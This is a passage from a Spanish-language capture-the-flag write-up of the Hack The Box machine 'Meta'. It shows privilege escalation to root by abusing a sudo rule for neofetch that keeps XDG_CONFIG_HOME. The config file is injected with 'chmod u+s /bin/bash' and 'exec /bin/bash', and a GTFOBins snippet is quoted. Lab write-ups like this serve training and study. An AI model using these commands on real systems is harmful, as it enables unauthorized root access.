neofetch --config $TF
```

sin embargo, parece que se puede ejecutar un comando en el apartado de configuración, buscamos donde podría estar este archivo



vamos a la ruta

```
kali@kali: ~/machineshtb
thomas@meta:~$ cd /home/thomas/.config/neofetch/
thomas@meta:~/.config/neofetch$ ls
config.conf
thomas@meta:~/.config/neofetch$
```

modifico el archivo config.conf añadiendo permisos suid a la bash
chmod u+s /bin/bash

```
thomas@meta:~/.config/neofetch$ vi config.conf
thomas@meta:~/.config/neofetch$ cat config.conf
# See this wiki page for more info:
# https://github.com/dylanaraps/neofetch/wiki/Customizing-Info
print_info() {
  chmod u+s /bin/bash
  info title
  info underline
}
```

ejecuto neofetch con sudo y validamos la bash

```
thomas@meta: ~/.config/neofetch$ sudo neofetch
root@meta
-----
OS: Debian GNU/Linux 10 (buster) x86_64
Host: VMware Virtual Platform
Kernel: 4.19.0-17-amd64
Uptime: 4 hours, 34 mins
Packages: 495 (dpkg)
Shell: bash 5.0.3
CPU: AMD EPYC 7513 32- (2) @ 2.595GHz
GPU: VMware SVGA II Adapter
Memory: 143MiB / 1994MiB

thomas@meta: ~/.config/neofetch$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
thomas@meta: ~/.config/neofetch$
```

como no nos entregó el suid en la bash se asume que está tomando la configuración del path de root imposibilitándonos modificar la configuración.


Variable de entorno XDG_CONFIG_HOME

Si revisamos nuevamente la salida de `sudo -l` encontramos que hay una variable de entorno llamada `XDG_CONFIG_HOME` que podemos configurar a nuestro antojo. Busco en internet que hace y encuentro que permite setear archivos de configuración específicos del usuario, esto es perfecto para que la ruta donde está el archivo de configuración de neofetch ya no apunte a root sino que apunte al usuario thomas.

```
thomas@meta: ~/.config/neofetch$ sudo -l
Matching Defaults entries for thomas on meta:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+=XDG_CONFIG_HOME

User thomas may run the following commands on meta:
  (root) NOPASSWD: /usr/bin/neofetch \"\"

thomas@meta: ~/.config/neofetch$
```



Con esto seteamos la variable con el valor del directorio de configuración de Thomas por medio del comando export

```
export XDG_CONFIG_HOME=/home/thomas/.config/neofetch
```

como no funciono nuevamente modifiko el config pero esta vez desde la carpeta raiz

```
thomas@meta:~$ head .config/neofetch/config.conf
# See this wiki page for more info:
# https://github.com/dylanaraps/neofetch/wiki/Customizing-In
chmod u+s /bin/bash
print_info() {
    info title
    info underline
    info "OS" distro
    info "Host" model
    info "Kernel" kernel
thomas@meta:~$ pwd
/home/thomas
thomas@meta:~$ export XDG_CONFIG_HOME=/home/thomas/.config/
thomas@meta:~$
```

Sin embargo, no funciono , validando lo que dice gtobins realizo la siguiente configuración.

Sudo

If the binary is allowed to run as superuser, it can be used to access the file system, escalate c

```
TF=$(mktemp)
echo 'exec /bin/sh' >$TF
sudo neofetch --config $TF
```

echo 'exec /bin/bash' > /home/thomas/.config/neofetch/config.conf

Luego exporto la variable con el valor de directorio home actual

export XDG_CONFIG_HOME="\$HOME/.config"

Después ejecuto con sudo y la ruta exacta de neofetch tal como aparece al realizar un sudo -l

sudo /usr/bin/neofetch ""



```
thomas@meta:/dev/shm/neofetch$ cd /home/thomas/
thomas@meta:~$ echo $HOME
/home/thomas
thomas@meta:~$ echo 'exec /bin/bash' > /home/thomas/.config/neofetch/config.conf
thomas@meta:~$ export XDG_CONFIG_HOME="$HOME/.config"
thomas@meta:~$ sudo /usr/bin/neofetch ""
root@meta:/home/thomas# whoami
root
root@meta:/home/thomas#
```

The terminal screenshot is annotated with three red circles and a red arrow:

- 1**: Points to the command `echo 'exec /bin/bash' > /home/thomas/.config/neofetch/config.conf`.
- 2**: Points to the command `export XDG_CONFIG_HOME="$HOME/.config"`.
- 3**: Points to the command `sudo /usr/bin/neofetch ""`.

A red arrow points from the `echo $HOME` command to the `echo 'exec /bin/bash' > /home/thomas/.config/neofetch/config.conf` command.

Conclusión: La máquina si es nivel medio tirando algo a hard, se aprenden técnicas importantes de búsqueda de subdominios y explotación de Exiftool 12.23, ImageMagick 7.0.10-36, escalda de privilegios con neofetch y la variable de entorno XDG_CONFIG_HOME